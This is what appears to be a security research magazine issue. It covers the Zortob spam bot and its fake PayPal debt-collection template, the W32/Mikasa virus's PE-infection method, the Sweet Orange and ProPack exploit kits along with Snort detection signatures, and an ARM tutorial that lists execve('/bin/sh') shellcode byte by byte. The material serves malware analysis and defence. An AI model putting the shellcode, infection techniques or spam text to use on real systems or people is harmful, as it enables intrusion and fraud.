inspiredpost.com
```

Figure 8: Part of the decrypted COMMON data.

It further structures each address included in the <ml> tag and groups the mail addresses by the given number of the <bcc> tag. That is, if the BCC number is N, and the total number of mail addresses is M, the number of groups is M/(N+1), and the structure is as follows:

```
typedef struct _BCC {
        struct _BCC* Next;
        struct _SPAM_RECORD* pBccRecord;
}BCC, *PBCC;
```

```
typedef struct _SPAM_RECORD{
        struct _SPAM_RECORD* Next;
        struct _SPAM_RECORD* pBcc2Main;
        PBCC pBccChain;
        ULONG Index;
        ULONG Flag;
        CHAR ReceiverAddr[0x78];
        CHAR SenderAddr[0x78];
        CHAR* pTemplate;
        ULONG SizeOfTemplate;
}SPAM_RECORD, *PSPAM_RECORD;
```





Figure 9: Mail addresses grouped by BCC number.

It walks through the SPAM_RECORD chain. If the record's flag is zero and pBcc2Main is NULL, the record will be used to send spam. It chooses random values from tags or the ARGUES structure to fill the following variables in the template:

- %%DATE%%
- %%MSGID%%
- %%RCPT%%
- %%HPLOGIN%%
- %%N%%
- %%S%%
- %%US%%
- %%LS%%
- %%MIXS%%
- %%HEX%%
- %%FROM%%
- %%BND%%
- %%CID%%
- %%NAME%%
- %%SURNAME%%
- %%LOGIN%%
- %%DOMAIN%%
- %%FROMDOMAIN%%
- %%SUBJ%%

```
typedef struct _ARGUES {//size 0x60
    ULONG CID;
    ULONG BND;
    CHAR* pDATE; //"ddd, dd MMM yyyy gg HH:mm:ss
%c%02d%02d"
    CHAR* pMSGID; //"%04x%08x$%08x$%08x@%s"
    CHAR* pBND_1; //0x10
    ...   //----=_NextPart_%03u_%04X_%08X.%08X
    CHAR* pBND_N; //N ==BND
    CHAR* pCID_1; //0x38
    ...             //%04x%08x$%08x$%08x@%s
    CHAR* pCID_M; //M ==CID
}ARGUES, *PARGUES;
```

Finally, it obtains BCC addresses using the pBccChain member and inserts them into the template. The spam template is now ready, and it is sent via SMTP. It checks the failed feedback from the mail server using smtprules to decide whether or not the spam needs to be re-sent.



```
Message-ID: <%%MSGID%%>
From: %%FROM%%
To: <%%RCPT%%>
Subject: %%SUBJ%%
Date: %%DATE%%
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="%%BND:1%%"
X-Priority: 3
X-MSMail-Priority: Normal

This is a multi-part message in MIME format.

--%%BND:1%%
Content-Type: multipart/alternative;
        boundary="%%BND:2%%"


--%%BND:2%%
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

We notifies You several times about your debt to PayPal Bill Me Later.

   In the event that you fail to voluntary satisfy our requirements for
   payment
   of your debt to Bill Me Later, we well have to turn to the court with
   the
   purpose of enforced collection of a debt, witch may entail additional
   expenses for you, for example, the expenses in the amount of state
   duty,
   the cost of representative's services for the compearance, the
   compensatory interest
   for the use or detention of money for each day of delay, and the
   execution free.
```

Figure 10: Part of the spam template.

CONCLUSION

During the process of tracking Zortob and its spam bot component, we developed scripts to automatically monitor their changes. We observed that, as with several other malware families, Zortob's arsenal is its diversity – the spam bot updates a new Zortob variant each day, the domain of the malicious link in the spam template changes in less than an hour. Apparently, this is not the end of its evolution – so let's pay more attention to its future.

MALWARE ANALYSIS 2

IT'S MENTAL STATIC!

Peter Ferrie
Microsoft, USA

We have seen viruses with binary components, and viruses with script components, and viruses with binary components that drop script components. Now comes W32/Mikasa, a virus whose binary component executes its script component directly in memory by using a binary interface, instead of dropping the script component first.

RANDAMN

The first-generation code begins by constructing an initial 128-bit key for RC4 by calling the GetTickCount() API four times in a row, with no delay between each call. This is a poor way to seed a random-number generator, as any reasonably modern machine will return the same value each time. Also, depending on for how long the system has been running, the top few bits of the returned value might be zero.

The first-generation code uses the RC4 key-scheduling algorithm which, while correct, is very strange. Since the key is 16 bytes in length, a simple AND operation can be used to index the key array. Instead, the first-generation code uses a divide operation and extracts the remainder to use as the index. This may have been done to allow the key length to be changed without needing to change any of the code.

The random generation algorithm is also very strange, in the sense of being a very inefficient implementation. The same values are fetched multiple times instead of caching the results in registers. Perhaps someone was in a rush while writing the code. Fortunately for the virus writer, since this is all part of the dropper code, it doesn't matter how slow it is, but it is unusual to see both loose and tight code in the same module.

The first-generation code encrypts its body and converts the encrypted body and the RC4 key to a textual representation of decimal values. The decimal values are placed in respective arrays, and then a script is appended which will perform the decryption and re-encryption of the body. It is not known why the first generation even encrypts the body (that is, it could use a shorter and constant key), since the encrypted copy is never used. The virus will re-encrypt itself first and place that copy in infected files.

MIRROR MIRROR

The script itself is interesting. It uses a nice reflection trick to avoid having to carry a copy of its own source code: it declares a single function that holds the entire script. All the script needs to do to access its own source is to refer to the function by name. The reference will cause the script source to be returned, and the source can be assigned to a variable and manipulated at will. The script implements RC4 but it seems to contain a typographical error, resulting in a key length of only 120 bits instead of the expected 128 bits.

The first-generation code converts the script to Unicode and saves it for later. The first-generation code also modifies two variables in the virus body using a constant. It is not known why the constants weren't used in the first place. Finally, the first-generation code pushes the original entry point onto the stack, and then the dropper code is reached.

The dropper registers a Structured Exception Handler in order to intercept any errors that occur during infection. The dropper retrieves the base address of kernel32.dll. It does this by walking the InMemoryOrderModuleList from the PEB_LDR_DATA structure in the Process Environment Block. The address of kernel32.dll is always the second entry in the list. The dropper assumes that the entry is valid and that a PE header is present there. This is fine, though, because of the Structured Exception Handler that the dropper has registered.

STACKING THE DECK

The dropper resolves the addresses of the API functions that it requires: find, set attributes, open, map, unmap, close, malloc, free, write and LoadLibrary. The dropper uses hashes instead of names and uses a reverse polynomial to calculate the hash. Since the hashes are sorted alphabetically according to the strings they represent, the export table needs to be parsed only once for all of the APIs. Each API address is placed on the stack for easy access, but because stacks move downwards in memory, the addresses end up in reverse order in memory. The hash table is terminated with a single byte whose value is zero. While this saves three bytes of data, it also prevents the use of any API whose hash ends with that value. This is obviously not a problem for the virus in its current form, since none of the needed APIs have such a value, but it could cause some surprises for any virus writer who tries to extend the code.

The dropper allocates some memory for the file header of the dropped file, and then unpacks the header using a value-offset pair. Since the header will be written to a buffer that is known to contain all zeroes, there is no need to store the zeroes again. Instead, the dropper specifies the offsets of only the non-zero bytes, and the value of each of those non-zero bytes. The header is constant, and contains only one section. The section characteristics specify that the section is writable and executable. Even though the section does not have the readable flag set, it is still readable because the writable flag is set. The virus code is appended to the header, and the code is marked as 'dropped', which changes the code path that is executed later. The file is created using the name 'hh86.exe', a reference to the virus author.

The file creation method is also interesting. Instead of using the traditional GENERIC_READ and GENERIC_WRITE flags, which, as the names imply, are used to cover any object type, and which are used by probably just about everyone else, the dropper uses the file-specific flags instead: FILE_READ_DATA and FILE_WRITE_DATA. These flags have much smaller values than the GENERIC equivalents, allowing the virus writer to save several bytes of code. It also obscures to a slight degree the requested access rights, for those people who are unfamiliar with the file-specific flags.

After the content is written, the dropped file is closed and then executed. The dropper stage ends by freeing the allocated memory, and then forces an exception to occur. The exception will be intercepted by the exception handler, which will unregister itself and then transfer control to the host. This technique appears a number of times in the code and is an elegant way to reduce the code size, in addition to functioning as an effective anti-debugging method.

WORKING FROM A SCRIPT

The virus begins by saving the process image base on the stack, and then adding the original entry point RVA to that value. This makes the virus compatible with Address Space Layout Randomization. However, there is a bug in this behaviour (detailed below), regarding the value of the entry point RVA that is used. From here, the virus behaves like the dropper up to the point where the kernel32 API resolution is complete. At that point, the virus loads ole32.dll, and resolves the CoCreateInstance(), CoInitialize() and CoUninitialize() API addresses. The virus initializes the ScriptControl object as in-proc server, and queries the interface for the entry point of the IScriptControl object. The virus sets the scripting language to 'JScript', and then runs the script to produce the decrypted body and a new encrypted copy. The results from the script are returned to the virus as a BSTR object.

At no time is the script written to disk, thus it would evade traditional script-scanning technologies. However, any script scanner that hooks into the scripting interface itself (for example, by replacing the name of the scripting DLL in the registry with the script-scanning DLL, and exposing the identical interface) would have a chance to examine the script before it executes.

The virus registers another Structured Exception Handler, decodes the BSTR object to executable code and then executes it. The decoder is another strange routine – there are simpler ways to do it, but this one works well enough for the purpose.

SEEK AND DESTROY

The virus searches for all objects in the current directory (only). Yet more strangeness exists here, in that the virus writer has reverted to ANSI APIs for file handling. The result is that some files cannot be opened because of the characters in their names, and thus cannot be infected. However, the virus does attempt to remove the read-only attribute from whatever is found. It attempts to open the found object and map a view of it. If the object is a directory, then this action will fail and the map pointer will be null. Any attempt to inspect such an object will cause an exception to occur, which the virus will intercept. If the map can be created, then the virus will inspect the file for its ability to be infected.

The virus is interested in Portable Executable files for the *Intel* x86 platform that are not DLLs or system files. The check for system files could serve as a light inoculation method, since *Windows* ignores this flag. The virus checks the COFF magic number, which is unusual, but correct. The reason for checking the value of the COFF magic number is to be sure that the file is a 32-bit image. This is the safest way to determine that fact because, apart from the IMAGE_FILE_EXECUTABLE_IMAGE and IMAGE_FILE_DLL flags in the Characteristics field, all of the other flags are ignored by *Windows*. This includes the flag (IMAGE_FILE_32BIT_MACHINE) that specifies that the file is for 32-bit systems. As an added precaution, the virus checks for the size of the optional header being the standard value. The virus also requires that the file has no Load Configuration Table, because the table includes the SafeSEH structures, which will prevent it from using arbitrary exceptions to transfer control to other locations within its body. The last two checks that the virus performs are that the file targets the GUI subsystem, and that it has a Base Relocation Table which begins at exactly the start of the last section, and which is at least as large as the virus body.

TOUCH AND GO

The virus overwrites the relocation table with the dropper code and the script, changes the section characteristics to writable and executable, and sets the host entry point to point directly to the dropper code. It then marks the file as a dropper in order to complete the cycle. The virus clears only two flags in the DLL Characteristics field: IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY and IMAGE_DLLCHARACTERISTICS_NO_SEH. This allows signed files to be altered without triggering an error, and enables Structured Exception Handling. The virus also zeroes the Base Relocation Table data directory entry. This is intended to disable Address Space Layout Randomization (ASLR) for the host, but it also serves as the infection marker. Unfortunately for the virus writer, it has no effect at all against ASLR. The reason is that ASLR does not require relocation data for a process to be ‘relocated’. If the file specifies that it supports ASLR, then it will always be loaded to a random address. The only difference between the presence and absence of relocation data is that without it, no content in the process will be altered. *Windows* assumes that if the process specifies that it supports ASLR, then it really does support ASLR, no matter what the structure of the file looks like. The result is that a process that has had a relocation table overwritten by the virus will crash when it attempts to access its variables using the original unrelocated addresses. Alternatively, if the platform does not support ASLR (i.e. *Windows XP* and earlier), and if something else is already present at the host load address (or if the load address is intentionally invalid to force the use of the relocation table), then the file will no longer load. After the infection is complete, the virus unmaps the view and then closes the handle.

After all files have been examined, the virus intends to free resources and uninitialize COM but there is a bug in this code. The bug is that the stack is unbalanced because of a missing POP instruction, resulting in the virus crashing instead, and being terminated silently by *Windows*. Of course, since this is the dropped file, the process termination was expected anyway, so this is probably the reason why the bug was not noticed. However, there is another bug in the code, which is that if the uninitialization phase does complete successfully, the virus forces an exception to occur, to transfer control to the exception handler. The exception handler unregisters itself, and then transfers control to the entry point that was current *for the infected file*. This can have completely unpredictable effects.

CONCLUSION

The technique of executing a script component from within a binary component introduces a complication for anti-malware engines, where the respective scanning engines are generally completely distinct. One way to tackle the problem could be to treat the binary component in a manner similar to an HTML page which holds the script. However, there is the added complexity in the binary case of potentially needing to emulate the code in the binary component first, in order to expose the script. We live in interesting times.

FEATURE

WHAT ARE BROWSER EXPLOIT KITS UP TO? A LOOK INTO SWEET ORANGE AND PROPACK

Aditya K. Sood, Richard J. Enbody
Michigan State University, USA

Rohit Bansal
Independent Security Researcher, USA

At the VB2011 conference, our team discussed the techniques used by the Blackhole and Phoenix browser exploit packs (BEPs) [1] to spread malware. Blackhole has become a major player in the world of BEPs, but it is not the only one in demand. Sweet Orange and ProPack have recently entered the market, and both are gaining popularity. A simple traffic analysis of Sweet Orange can be found in [2]. In an earlier study [3] we discussed the details of the exploit distribution mechanism in BEPs. In this paper, we look at advancements in the design of BEPs, specifically Sweet Orange (SO) and ProPack.

SWEET ORANGE

iframe cryptor service

Today's BEPs provide automated iframe obfuscating services for use in web injections. The iframes are injected into high-traffic-volume websites and force the users of the websites to visit end points that serve exploits carrying malware. The SO BEP framework includes an iframe cryptor service for obfuscating iframes. This extends the capability of SO to obfuscate and inject the iframe at the same time, meaning that the attacker does not have to buy obfuscation services from a third-party provider. (Basically, it is a crimeware service embedded in the automated exploitation framework.) It also enables the owners of SO to charge more per licence.

We analysed this functionality in SO to understand exactly how the iframe obfuscation patterns are generated. This is important because an understanding of iframe obfuscation will help analysts to dissect the attacks more easily. We simply used the payload '<script>alert(1);</script>' and obfuscated it using the SO iframe cryptor service. Figure 1 shows the output of this service.

The generated obfuscated code adds some '%' characters into a given JavaScript call and declares it as a value to A12836177. Later on, a JavaScript replace call is used to change all the '%' characters to null (''). An additional function is generated, called gd. Then, the code is mixed up with random JavaScript calls to increase its complexity.

Iframe cryptor


```
            <script>       A12836177 = "%<%%s%c%r%%i%pt>aler%t%%(%1)%;%</sc%r%%i%
%p%t%>%";      A12836177 = A12836177.replace(/%/g, "") ;        function gd() { return "document" ; }    doc =
gd(); doc["w"+"r111".replace(/\d{3}/, "ite")](A12836177) ;             </script>
```

Figure 1: The Sweet Orange iframe cryptor in action.

This is a simple example of how SO builds the obfuscated iframes inside the framework.

Domain verification system

SO implements a centralized domain management system. It makes extensive use of domain management APIs for easy operational and functional tasks. The BEP has a built-in domain-scanning engine (Scan4You) which provides information about the state of running and



Information: If you want to set scan4you access, you need to set your id and api token from scan4you profile.After this, your files and domains will check every 15 minutes.

Update IP adresses


[redacted]

Edit

scan4you	Name
scan4you.org	Domain (for ex. scan4you.net)
0	ID
	Login
	Password
	Token

IP	Banned	Scan result	Last scan time (minutes)
[redacted]	no		11.15

Figure 2: Anonymous service – Scan4You.



Domain	IP	Banned	Active	Last scan time (minutes)	Disable	Scan result
[redacted]	[redacted]	no	yes	11.4	Disable	

[Exploit kit security]

Disable domains check ☐

Figure 3: Sweet Orange domain security check.

Supported anti-virus	Supported blacklists
Kaspersky, Solo, McAfee, Bit Defender, Panda, F-Prot, Avast!, Virus Blok Ada, Clam AV, Vexira, Norton, Dr Web, AVG, ESET NOD32, G DATA, Quick Heal, A-Squared, IKARUS, Microsoft Security Essentials Antiviruses, Norman, AntiVirus (Avira), Sophos, NANO, ArcaVir, COMODO, F-Secure, Virus Buster, eTrust, Trend Micro, AhnLab V3 Internet Security, Bull Guard, VIPRE, Zoner AntiVirus, K7 Ultimate.	ZeuS domain blocklist, ZeuS IP blocklist, ZeuS Tracker, Malware Domain List (MDL), Google Safe Browsing (Firefox), Phish Tank (Opera, WOT, Yahoo! Mail), hp Hosts, SPAMHAUS SBL, SPAMHAUS PBL, SPAMHAUS XBL, Malware Url, Smart Screen (IE7/IE8 malware & phishing website), Norton Safe Web, Panda Antivirus 2010, (Firefox Phishing and Malware Protection), SpamCop.net and RFC-Ignorant.Org.

Table 1: Scan4You: list of supported AV and blacklists.

blacklisted domains – it scans the websites that are injected with malicious iframes.

The user can configure the domain-scanning service with username, password and API token. This information is entered in the SO panel (see Figure 2) and once it has been provided a scheduler service is set up that runs scans after a couple of minutes. This process is deployed for active domain verification so that the attacker can perform alter operations if a domain is flagged.

Scan4You [4] is an anonymous service that scans malware against multiple anti-malware products and checks domains against a number of domain blacklists – and crucially, does not report the results back to the anti-malware/blacklist developers. The service is updated periodically to include newer versions of anti-virus software and blacklists. It can thus determine whether the domain hosting SO has been blacklisted or not, and which anti-virus engines can detect the malicious binary. Table 1 shows the list of anti-virus engines and blacklists supported by the service.

As a security measure, the domain scanning function can easily be disabled (see Figure 3). This disrupts the flow of outgoing traffic from the domain hosting the SO panel and allows it to generate a new link (URL) if the previous one has been marked as malicious. No traffic that points to the old link is accepted, and such traffic is discarded by the server running SO.

The domain management API is implemented using the HTTP protocol, which provides easy control over the network simply by sending HTTP requests to fetch the data. Table 2 shows the primary API calls used to gather data from the infected domains.

Based on the information presented in Table 2, an IDS signature can be crafted using the primary command which generates heavy traffic.

Traffic distribution system

Almost all BEPs implement a Traffic Distribution System (TDS) to control incoming Internet traffic based on several characteristics. The SO TDS has the following properties:

- The TDS is capable of filtering traffic and implementing redirection using browser user-agent strings, IP addresses, geo-localization, etc. The traffic can be restricted based on user-agent, installed operating system, type of browser, HTTP content and referrer check by defining filtering rules. In addition, the TDS has built-in load-balancing capabilities.
- It builds statistics based on the incoming traffic and categorizes it into individual IP addresses, number of visits, etc. It also adds password protection and subverts crawlers to gain any information about the hosting server and avoid discovery.
- It has IP timeout functionality that determines the number of times a particular IP can visit the server without being banned. Another functionality is exploit link lifetime management, through which SO minimizes the chances of detection by anti-virus engines.

Function	API and HTTP request
GET current domains	http://[infected IP]/aw/scrt/dmngr.php?key=[value]&a=get_domains
GET AV scan status	http://[infected IP]/aw/scrt/dmngr.php?key=[value]&a=get_domains_av_status
GET AV scan status (JSON)	http://[infected IP]/aw/scrt/dmngr.php?key=[value]&a=get_domains_av_status&json=1
SET domains	http://[infected IP]/aw/scrt/dmngr.php?key=[value]&a=set_domains&domains=domain1, domain2, domain3

Table 2: Domain management APIs used in Sweet Orange.

Information: do not forget to start server before start traf!

Do not forget to stop server after stop traf!

[Traffic status]

Traffic limit: 150000
Remain: 126389
Traf limit reset: 14h.14m.48s

Select a seller

[redacted]

Hide summary sellers statistics

Supplier name	All traf	Loaded	%	Filtered by TDS
[redacted]	0	0	0	0
[redacted]	2471	239	1.09	19508

All traf	Loaded	%	Filtered by TDS
2471	239	9.67	19508

Hide Os

Os	All	Loaded	%
Seven	1367	101	7.39

Figure 4: Traffic limit in SO.

Figure 4 shows that the maximum traffic limit implemented in SO is 150,000 unique hits.

Advancements in performance

During our analysis, we have noticed a few improvements in SO's request processing mechanism to make the exploitation process faster. This is done to achieve high performance and optimization.

PROPACK

Batch mode execution

The ProPack BEP implements a buffer-based technique to manage incoming connections. The buffer holds information about the victim's machine including what plug-ins are present, the OS version, IP address, etc. When connection attempts are received from target machines, the exploit-serving component initiates a buffer which is used to queue the requests. In other words, ProPack executes batch processing in which all the connection attempts are treated as jobs that are required to be completed without manual intervention. This means that all the specific data is selected earlier and pushed into the exploit-serving component depending on the information extracted from the user's machine. In addition to this, the threading is done efficiently. With proper threading and batch processing, multiple requests can be served at the same time and every thread is shipped with a different executable that is obfuscated differently. This approach also helps to deploy server-side polymorphism, in which

```
alert tcp $HOME_NET 1024: -> $EXTERNAL_NET $HTTP_PORTS (msg:”Propack Exploit Detection”; flow:established,from_
client;
flowbits:set,Propack;
flowbits:noalert;
content:”GET”;
http_method;
content:”.php?j=1”;
 http_uri;
content:”|26|k=”;
within:3;
content:” HTTP/1.1|0d 0a|”;
within:15;
content:!”|0d 0a|Cookie|3a| “;
http_header;
pcre:”/\.php\?j=1&k=[12345]/U”;
reference:url,[ ];  classtype:Exploit; sid:XXXXXXXXX; rev:1; )

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET 1024: (msg:”Propack Malware Binary Successfully Loaded “;
flow:established,from_server;
flowbits:isset,Propack;
content:”Content-Disposition: attachment|3b| filename=”;
offset:50;
depth:400;
content:”MZ”;
distance:0;
content: “PE|00 00|”;
 within:250;
reference:url,[ ]; classtype:Exploit; sid:XXXXXXXXX; rev:1; )
```

Listing 1: ProPack detection signatures.

executable files are generated randomly with different signatures.

Post processing – traffic analysis

ProPack uses the Sypex geo-location library to fingerprint the origin of requests by analysing the IP address of the client. Blackhole uses the MaxMind geo library for processing traffic information based on the IP address. Newer exploit packs are shifting away from using MaxMind to using Sypex because of advantages of the latter such as high speed and low memory consumption. Sypex can easily be integrated with a batch processing routine by implementing caching in memory which increases speed significantly. As Sypex is written in PHP, it can easily be plugged in with the BEP components. Sypex uses binary mode to implement storage structures, avoiding JSON and XML, which consume a lot of processing time. In binary mode, the storage data can easily be differentiated by placing null characters at the end. In order to search for information about IP addresses in the database files, Sypex reads a definite chunk of data from the hard disk, thereby avoiding random searching. For this, Sypex implements a search index using the first byte of the IP address. The idea is to traverse less data to find the requisite information and increase the speed. Following our analysis of ProPack traffic, Listing 1 shows possible network signatures that can be used to detect the ProPack exploit kit.

CONCLUSION

In this paper, we have explored some of the basic design advancements in the Sweet Orange and ProPack exploit packs. Understanding the design of these exploit kits allows analysts to dig deeper into the new methods used by these exploit kits to infect systems. We can expect further developments in these exploit packs in the near future.

REFERENCES

[1] Sood, A. K.; Enbody, R. J. Browser Exploit Packs – Death by Bundled Exploits. http://secniche.org/presentations/virus_bulletin_barcelona_2011_adityaks.pdf.

[2] Just the Sweet Orange. http://malware.dontneedcoffee.com/2012/12/juice-sweet-orange-2012-12.html.

[3] The Exploit Distribution Mechanism in Browser Exploit Packs. http://magazine.hitb.org/issues/HITB-Ezine-Issue-008.pdf.

[4] Scan4You Anonymous Service. http://scan4you.net/.

TUTORIAL

SHELLCODING ARM: PART 2

Aleksander P. Czarnowski
AVET Information and Network Security, Poland

In the first part of this series [1] we discussed the basic background information needed to understand the principles of ARM shellcoding. In this follow-up article we will dissect some previously crafted shellcode.

THE GETPC PROBLEM

The shellcode techniques we've discussed so far have a couple of requirements:

- The code must be position independent (PIC).
- The shellcode data (such as parameters for syscalls) must be positioned at the end of the code section.

This raises the issue of how to determine the Program Counter (PC) value. This value can be used to calculate the offset to the shellcode data and other crucial areas such as encrypted code (this will be discussed in more detail in the next article).

Figure 1 shows the most basic shellcode layouts:




Figure 1: Basic shellcode layouts.

What is missing from Figure 1 is a return address, but since this section is random in the sense that it changes from vulnerability to vulnerability (and even between system revisions), we can't predict it, and it is outside the scope of this article.

To better illustrate the GetPC problem, let's compare x86 shellcode techniques with ARM ones.

In x86 architecture, the two most popular 'GetPC' constructions are:

- JMP/CALL/POP reg trampoline code
- Use of FSTENV

As shown in Table 1, the trampoline code is quite simple. The POP ECX instruction returns the EIP value, which is a pointer to the shellcode data section since the address pushed onto the stack by the CALL instruction points to the next instruction after the CALL opcode. However, in our case there is no valid code there, just data.

Address	Instructions
0	JMP start
+5 (rstart)	POP ECX
[…]	Rest of the shellcode
Start	CALL rstart (+5)
start+5	Shellcode data section

Table 1: Trampoline code.

One might wonder why, besides the pointer to the shellcode data section, we need the first JMP instruction. The reason is bad bytes. Consider the following code:

```
CALL $+4
POP  ECX
```

The call instruction will be assembled as:

```
E800000000
```

There are clearly too many bad bytes to deal with such opcode in the case of shellcode.

The second trick is based on the FPU instruction FSTENV, which saves the FPU and part of the CPU state in memory. In protected mode, 28 bytes of memory are needed to store the saved state:

Address	Instructions
0	FLDZ
+2	FSTENV SS:[ESP-0xC]
+6	POP ECX

Table 2: The FPU instruction FSTENV saves the FPU and part of the CPU state in memory.

After the code shown above has been executed, the ECX register contains the address of the FLDZ instruction.

It is worth mentioning that both methods are system-independent, unlike methods based on Structured Exception Handling (SEH) which only work under *Windows*, for example. It should not come as a surprise, therefore, that ARM shellcode can also be written in such a way that enables execution under different operating systems. Obviously the API calling convention changes from platform to platform, but the shellcode framework can be reused in such cases.

So how is it done on the ARM platform? There are a number of features of ARM architecture that particularly appeal to shellcode authors – one of which is the ability to switch between ARM and Thumb modes and the fact that this process does not require any special preparation (unlike switching between real and protected mode on x86 CPU, for example). Why is this feature so important to shellcode authors? Since the Thumb/Thumb2 instruction set is 16 bits long, the instruction encodings are not only shorter (shorter shellcode means more flexible and more reliable shellcode), but as a side effect, many bad bytes are eliminated. We will discuss this in more detail later in the article.

API CALLING CONVENTIONS

To understand all the shellcode presented here we first need to understand the *Linux* API calling convention, which is a reflection of the ARM calling convention.

Let's start with the *Linux* execve() calling structure:

- R0 must point to the '//bin/sh' string
- R1 must point to the '//bin/sh' string

Address	Bytes	Instructions	Comment
0	e28f6001	add r6, pc, #1	This is an ARM-type GetPC construction based on jump. The BX instruction not only sets PC to the R6 value, but also switches ARM into Thumb mode.
+4	e12fff16	bx r6	
+8	4678	mov r0, pc	This is the second part of the GetPC construction – now R0 contains the current offset of the shellcode. Note that from this point on, the shellcode is executing in Thumb mode.
+A	300a	adds r0, #10	The R0 register value is adjusted to point to the data section (R0 points to the +16 address) – points to //bin/sh string.
+C	9001	str r0, [sp, #4]	The section data pointer is placed on the stack.
+E	a901	add r1, sp, #4	R1 = SP+4 – points to the //bin/sh string.
+10	1a92	subs r2, r2, r2	The R2 register is zeroed out (R2 = 0). Subs r2, r2, r2 is used in order to avoid bad bytes.
+12	270b	movs r7, #11	R7 contains the *Linux* SYSCALL number (0x0B = execve).
+14	df01	svc 1	*Linux* SYSCALL.
+16		//bin/sh	Data section for execve SYSCALL.

Table 3: Shellcode instructions.

- R2 must be set to 0
- R7 must contain the SYSCALL number, which is 0x0b (11) for *Linux* execve().

Now if you take a look at the shellcode in Table 3, you will see that most parts of it are preparations for the syscall.

A SIMPLE CONSTRUCTION TO AVOID NULL BYTES

As described in [1], NULL bytes are bad bytes because they terminate C-string-based functions. When exploiting even the most basic buffer overflow vulnerability using the insecure strcpy() function, the attacker does not want his shellcode to be partially copied into memory because it will crash the target process during execution (setting aside safeguards such as a non-executable stack and ASLR). This means that the final shellcode must not contain any NULL bytes. However, as noted earlier, NULL bytes are C string delimiters, and in the case of *Linux* they are used to mark the end of strings passed to glibc and kernel functions, for example. One solution to the problem is to patch bytes that are C string delimiters during runtime so that their value turns to 0 only after the shellcode has gained control over the currently executing context. However, simply loading a 0 value directly into the register will not work:

```
mov r7, #0
```

and

```
ldr r5, #0
```

result in bad bytes. Shellcoders use a couple of tricks to eliminate this problem. We've already seen one such trick at offset +10 of our shellcode – to load 0 into the R2 register the following instruction is used:

```
subs r2, r2, r2
```

Sometimes, instead of the subs rx, rx, rx stream of instructions, a different construction is used to zero out registers:

```
subs rx, rx, rx
mov ry, rx
mov rz, rx
```

where x, y and z are register numbers. However, this trick might not work with the R0 register in ARM mode, since such instructions can be encoded with bad bytes.

The result of this subtraction operation is stored in the R2 register and the R2 register value is subtracted from the R2 register value. The result is the required zero.

Another obvious trick is to employ the exclusive-or (eor) operation on the same register:

```
eor r2, r2
```

You might also be wondering why our shellcode uses the BX instruction to make a branch in the shellcode. After all, the PC register is accessible and its value can be stored in any other general-purpose register using a simple mov instruction (as happens at the +8 offset). The reason lies in the additional functionality of the BX instruction. It not only jumps to a given location (setting PC to an appropriate value), but it also switches from the ARM instruction set to the Thumb instruction set, which happens to be shorter. This allows the SVC instruction to be two bytes long instead of the longer, 32-bit ARM version, which in turn can contain bad bytes. We will return to this discussion later.

TESTING OUR SHELLCODE ON A REAL TARGET

In order to make our simple shellcode work within the C wrapper presented in [1] we need to get rid of the non-executable stack. In order to do that we use the -z execstack switch (without the -z execstack option the application could shut down with a 'segmentation fault' error):

```
gcc -z execstack -o 21253-raspi-execve.exe 21253-
raspi-execve.c
```

